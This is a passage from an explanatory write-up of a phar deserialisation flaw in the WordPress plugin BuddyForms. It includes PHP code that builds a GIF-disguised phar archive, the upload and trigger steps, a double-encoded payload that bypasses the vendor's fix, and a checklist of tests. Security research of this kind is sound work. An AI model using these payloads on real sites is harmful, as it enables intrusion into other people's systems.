<?phpopens the script.class Evil{ ... }defines the same class as before, with a__wakeup()that printsArbitrary Deserialization.//create new Pharis a comment.$phar = new Phar('evil.phar');creates a new PHP archive namedevil.phar.$phar->startBuffering();starts collecting the archive's contents in memory before writing them.$phar->addFromString('test.txt', 'text');adds a harmless file calledtest.txtcontainingtext, so the archive has some content.$phar->setStub("GIF89a\n<?php __HALT_COMPILER(); ?>");sets the archive's stub, the first bytes a reader sees.GIF89ais the signature of a GIF image, so tools that only glance at the start will think this is a picture.__HALT_COMPILER();tells PHP to stop reading code there.// add object of any class as meta datais a comment.$object = new Evil();creates anEvilobject.$phar->setMetadata($object);stores that object inside the archive as metadata. Metadata is extra information attached to a file; here it is stored in serialised form, which is the whole point.$phar->stopBuffering();writes the archive to disk.
The archive is then generated and inspected on the command line:
What this shows:
php --define phar.readonly=0 evil.pharruns the script with a setting that allows PHP archives to be written.strings evil.pharprints the readable text inside the archive.- The output
GIF89a<?php __HALT_COMPILER(); ?>is the stub, starting with the GIF signature. O:4:"Evil":0:{}is the serialisedEvilobject:Omeans object,4is the length of the class name,Evilis the class,0is the number of properties, and{}is the empty property list. Seeing this in the output confirms the object is stored inside the file.test.txttextis the harmless file added earlier.
At this point the WordPress installation has two plugins: BuddyForms and the dummy plugin that simulates a vulnerable plugin allowing a gadget chain.
Step 2: upload the file to the server
The file is sent to the server in a POST request containing the parameters the function expects. A POST request is how a browser or tool sends data to a server, as opposed to a GET request, which mainly asks for a page. The parameters are the named values in that request, such as url, id and accepted_files.
The server answers OK and reports that the file is available at the URL http://domain.tld/wp-content/uploads/2023/02/1.png, which can be checked by opening the corresponding folder in a browser.
Step 3: trigger the deserialisation
The same action is performed again, except that this time the phar:// wrapper is used in the URL, pointing at the path of the uploaded file. The structure of WordPress folders is always the same, so going up one folder reaches wp-content, and a relative path to the file stored on the server can be used. A relative path is a path described from the current location rather than from the root of the disk, which is why .. (meaning "one folder up") is enough.
This triggers an arbitrary deserialisation.
Root cause
The url parameter accepts an arbitrary value with no verification, and file_get_contents() allows the phar:// wrapper. Because phar:// is permitted, the serialised metadata inside the archive is deserialised when the stream is opened. The mime check does not stop this: accepted_files is controlled by the attacker, and getimagesize() can be fooled by a non-image file, so a phar archive with a GIF89a stub passes as an image. The file is then downloaded and stored on the server.
Impact
The CVSS vector rates confidentiality, integrity and availability as high (C:H/I:H/A:H), with network access (AV:N), no privileges required (PR:N) and no user interaction (UI:N), but high attack complexity (AC:H), which reflects the gadget chain requirement. Confidentiality means keeping data secret, integrity means keeping data unaltered, and availability means keeping the site working. The report demonstrates the deserialisation with a dummy plugin standing in for a gadget chain. The report notes that known WordPress gadget chains are no longer valid on the latest versions and that the plugin itself does not seem to contain one, which is why a dummy plugin was used to demonstrate the issue.
Fix
In version 2.7.8 the author made a simple fix: check whether the phar:// wrapper is used.
if ( strpos( $valid_url, 'phar://' ) !== false ) { return;}
What it does: strpos( $valid_url, 'phar://' ) looks for the text phar:// inside the URL. If it is found, the result is not false, so the function returns immediately and does nothing. In the researcher's opinion this correction is insufficient, because the downloaded file is still not verified, and it would still be possible to exploit the vulnerability if another plugin allows an arbitrary file to be called.
A bypass for this fix was later identified by Jesús Calderón: the check does not verify that the value of $valid_url is decoded. The following payload can therefore be used:
phar%253a%252f%252f..%252fwp-content%252fuploads%252f2023%252f03%252fpayload.phar
The check does not verify that the value of $valid_url is decoded, so the following payload can be used. The characters are percent-encoded, a way of writing special characters as % plus two hexadecimal digits. %25 is itself the encoding of the % sign, so %253a decodes once to %3a, which decodes again to :. The same double encoding hides the slashes. When the value is decoded later, it becomes phar://../wp-content/uploads/2023/03/payload.phar, and the wrapper is used after all.
- Double-encoded wrapper: send the payload above where a
phar://string check exists. A positive result is the deserialisation firing despite the filter. - Other stream wrappers: try wrappers other than
phar://in theurlparameter. A positive result is the server fetching or parsing a resource it should not. - Mime bypass via
accepted_files: supply an arbitrary mime type in the request. A positive result is a non-image file being accepted and stored. - Polyglot upload: prepend an image magic value such as
GIF89ato a phar archive. A positive result isgetimagesize()returning successfully for the archive. - Gadget chain discovery: enumerate installed plugins and themes for classes with magic methods such as
__wakeupor__destruct. A positive result is a chain reachable from the deserialised metadata.
Glossary
- API: a defined way for one piece of software to ask another to do something, like a menu of requests a program accepts.
- Bypass: a way of getting around a protection without removing it.
- CMS: Content Management System, software for building and running a website without writing all the code yourself.
- Confidentiality: keeping data secret from people who should not see it.
- CVSS: a standard scoring system for the severity of security flaws, with a vector code and a numeric score.
- Deserialisation: turning a stored string back into a live object in a program; the reverse of serialisation.
- Gadget chain: a sequence of existing classes that, when deserialised, ends up performing an action the attacker wants.
- GET request: a request that mainly asks a server for a page or resource.
- Integrity: keeping data unaltered and trustworthy.
- Magic method: a PHP method called automatically at a particular moment, such as
__wakeup()on deserialisation. - Metadata: extra information attached to a file, separate from its main content.
- Mime type: a label for a kind of file, such as
image/png. - Open-source: software whose code is public and can be read, changed and shared.
- Parameter: a named value sent with a request, such as
urlorid. - Percent-encoding: writing special characters as
%plus two hexadecimal digits so they can travel safely in a URL. - Phar: PHP Archive, a single file that bundles PHP files and metadata.
- PHP: the programming language WordPress and its plugins are written in, run by the web server.
- Plugin: an add-on installed into WordPress to add features.
- Polyglot: a file that is valid in more than one format at once, such as an archive that also looks like an image.
- POST request: a request that sends data to a server, for example a form submission.
- Relative path: a file path described from the current location rather than from the root of the disk.
- Serialisation: turning a live object into a string so it can be stored or sent.
- Stream wrapper: a prefix such as
http://,file://orphar://that tells PHP where and how to read data. - Stub: the first part of a phar archive, which a reader sees before the rest.
- Terminal: a text window where you type commands for the computer to run.
- Theme: a WordPress package that changes how a site looks.
- Unauthenticated: done without logging in.
- URL: the address of something on the web, as typed in a browser bar.
- Vulnerability: a weakness in software that someone can misuse to make it behave in a way its maker did not intend.
- WordPress: a free, open-source CMS written in PHP for building websites.